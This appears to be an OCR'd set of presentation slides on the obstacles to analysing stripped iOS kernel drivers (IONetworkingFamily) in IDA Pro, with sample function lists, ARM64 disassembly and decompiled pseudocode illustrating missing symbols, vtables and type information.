
No structures for classes

Class sizes are unknown

Member variables cannot be recognized by IDA pro

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – iOS
  - **Messy! Nothing useful there! Unreadable, not to mention further**




```
sub_FFFFFFF00615A0BC    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A0BC
sub_FFFFFFF00615A19C    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A19C
sub_FFFFFFF00615A3D0    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A3D0
sub_FFFFFFF00615A498    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A498
sub_FFFFFFF00615A51C    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A51C
sub_FFFFFFF00615A52C    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A52C
sub_FFFFFFF00615A53C    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A53C
sub_FFFFFFF00615A574    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A574
sub_FFFFFFF00615A678    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A678
sub_FFFFFFF00615A730    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A730
sub_FFFFFFF00615A7E8    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A7E8
sub_FFFFFFF00615A820    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A820
sub_FFFFFFF00615A858    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615A858
sub_FFFFFFF00615AB20    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615AB20
sub_FFFFFFF00615AC00    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615AC00
sub_FFFFFFF00615AC0C    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615AC0C
sub_FFFFFFF00615AC34    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615AC34
sub_FFFFFFF00615AC3C    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615AC3C
sub_FFFFFFF00615AC44    com.apple.iokit.IONetworkingFamily:__text    FFFFFFF00615AC44
```

Functions do not have symbols

Function names are all meaningless “sub_”

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – iOS
  - **Messy! Nothing readable, not to mention further analysis**



```
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047A8                         DCQ unk_FFFFFFF0076DC0C8
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047B0                         DCQ unk_FFFFFFF0076DC248
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047B8 unk_FFFFFFF006E047B8 DCB      0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047B8
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047B9                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047BA                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047BB                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047BC                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047BD                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047BE                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047BF                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C0                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C1                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C2                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C3                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C4                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C5                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C6                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C7                         DCB    0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C8                         DCB 0x64  ; d
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047C9                         DCB 0x40  ; @
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047CA                         DCB 0x15
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047CB                         DCB    6
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047CC                         DCB 0xF0
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047CD                         DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047CE                         DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047CF                         DCB 0xFF
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047D0                         DCB 0x68  ; h
com.apple.iokit.IONetworkingFamily:__const:FFFFFFF006E047D1                         DCB 0x40  ; @
```


There is no symbol for vtables

No clue to know where vtables are

No entry can be found

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – iOS
  - **Messy! Nothing readable, not to mention further analysis**




```
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B524                      STP             X20, X19, [SP,#-0x20]!
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B528                      STP             X29, X30, [SP,#0x10]
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B52C                      ADD             X29, SP, #0x10
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B530                      MOV             X19, X0
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B534                      LDR             W8, [X19,#0xD4]
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B538                      ADD             W9, W8, #1
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B53C                      STR             W9, [X19,#0xD4]
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B540                      CBNZ            W8, loc_FFFFFFF00615B550
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B544                      MOV             X0, X19
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B548                      BL              sub_FFFFFFF006157638
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B54C                      STR             W0, [X19,#0xD0]
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B550
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B550 loc_FFFFFFF00615B550                         ; CODE XREF: com
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B550                      LDP             X29, X30, [SP,#0x10]
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B554                      LDP             X20, X19, [SP],#0x20
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B558                      RET
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B55C ; ---------------------------------------------------------------
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B55C                      LDR             W8, [X0,#0xD4]
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B560                      SUB             W8, W8, #1
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B564                      STR             W8, [X0,#0xD4]
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B568                      CBZ             W8, loc_FFFFFFF00615B570
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B56C                      RET
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B570 ; ---------------------------------------------------------------
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B570
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B570 loc_FFFFFFF00615B570                         ; CODE XREF: com
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B570                      LDR             W0, [X0,#0xD0]
com.apple.iokit.IONetworkingFamily:__text:FFFFFFF00615B574                      B               loc_FFFFFFF006157670
```

Functions cannot be recognized by IDA pro

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – iOS
    - **Messy! Nothing readable, not to mention further analysis**



```
__int64 __fastcall sub_FFFFFFF00615A3D0(__int64 a1, __int64 a2, int a3)
{
  int v3; // w20
  __int64 v4; // x19
  __int64 v5; // x21
  __int64 result; // x0
  __int64 v7; // x0
  __int64 v8; // x21
  void (__fastcall *v9)(__int64, __int64); // x22
  __int64 v10; // x0
  signed __int64 v11; // x1

  v3 = a3;
  v4 = a2;
  v5 = (*(__int64 (**)(void))(*(_QWORD *)a1 + 1536LL))();
  result = sub_FFFFFFF006166F10(v4, off_FFFFFFF006E07190);
  if ( result )
  {
    if ( v5 )
    {
      v7 = (*(__int64 (__fastcall **)(__int64))(*(_QWORD *)v5 + 208LL))(v5);
      v8 = v7;
      if ( v7 )
      {
        (*(void (**)(void))(*(_QWORD *)v7 + 152LL))();
        v9 = *(void (__fastcall **)(__int64, __int64))(*(_QWORD *)v4 + 1488LL);
        v10 = (*(__int64 (__fastcall **)(__int64))(*(_QWORD *)v8 + 208LL))(v8);
```


Function names are meaningless

Vtable function pointers are not recognized

Variables and arguments do not have any type information

Analyze Apple Drivers: Obstacles

- How does a driver’s binary look like in IDA pro – iOS
  - **Messy! Nothing readable, not to mention further analysis**



```
__int64 __fastcall sub_FFFFFFF00615A498(_BYTE *a1)
{
  _BYTE *v1; // x19
  __int64 result; // x0

  v1 = a1;
  if ( a1[196] )
    return 0LL;
  if ( !(*(unsigned int (**)(void))(*(_QWORD *)a1 + 1672LL))() )
    return 3758097084LL;
  v1[196] = 1;
  if ( !*((_QWORD *)v1 + 14) )
    return 0LL;
  result = (*(__int64 (__fastcall **)(_BYTE *, _BYTE *))(*(_QWORD *)v1 + 1648LL))(v1, v1);
  if ( (_DWORD)result )
  {
    (*(void (__fastcall **)(_BYTE *))(*(_QWORD *)v1 + 1152LL))(v1);
    return 0LL;
  }
  return result;
}
```

